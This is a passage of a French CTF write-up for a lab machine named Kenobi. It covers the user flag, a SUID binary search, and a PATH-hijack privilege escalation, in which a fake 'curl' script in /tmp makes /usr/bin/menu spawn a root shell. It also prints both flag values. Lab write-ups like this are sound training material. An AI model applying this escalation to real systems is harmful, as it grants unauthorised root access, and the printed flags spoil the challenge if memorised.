103 packages can be updated.
65 updates are security updates.

Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$

```

Nous avons notre foothold !

En farfouillant un peu partout, on trouve le premier flag :

```

kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899

```

Contenu de user.txt : d0b0f3f53b6caa532a83915e19224899

On continue de se balader et on essaye d'ouvrir le répertoire `root` : On ne peut pas ! Il va falloir faire une élévation de privilèges pour avoir accès au dernier flag.

```

bin  dev  home      initrd.img.old  lib64      media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot etc  initrd.img  lib           lost+found  mnt    proc  run   snap  sys  usr  vmlinuz

kenobi@kenobi:/$ cd root
bash: cd: root: Permission denied
kenobi@kenobi:/$

```

On commence par lister tous les fichiers qui ont des droits `SUID` :

```
kenobi@kenobi:/$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```

On remarque la présence de `/usr/bin/menu` qui n'est pas habituellement là. En cherchant un peu sur internet, on comprend que l'on peut effectivement l'utiliser pour faire une élévation de privilèges. En effet, `/usr/bin/menu` utilise la commande `curl` mais ne précise pas l'entièreté du chemin. Par conséquent, l'attaquant peut créer une commande `curl` qui exécute un shell.

On se place alors de le répertoire `tmp` pour pouvoir créer une commande `curl` qui exécutera un shell puis on l'ajoute à `$PATH` :

```
kenobi@kenobi:/tmp$ echo /bin/bash > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/meny
-bash: /usr/bin/meny: No such file or directory
kenobi@kenobi:/tmp$ /usr/bin/menu

*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@kenobi:/tmp# whoiam
bash: whoiam: command not found
root@kenobi:/tmp# whoami
root
root@kenobi:/tmp# █
```

En exécutant notre commande, on a bien notre shell en tant qu'administrateur !

Il suffit de chercher le dernier flag et de l'ouvrir :

```
root@kenobi:/root# ls
root.txt
root@kenobi:/root# cat root.txt
177b3cd8562289f37382721c28381f02
root@kenobi:/root# █
```

Contenu de root.txt : 177b3cd8562289f37382721c28381f02

La box est finie !

Rapide conclusion : La box n'était pas facile si on voulait tout faire à la main, j'ai personnellement appris beaucoup de choses !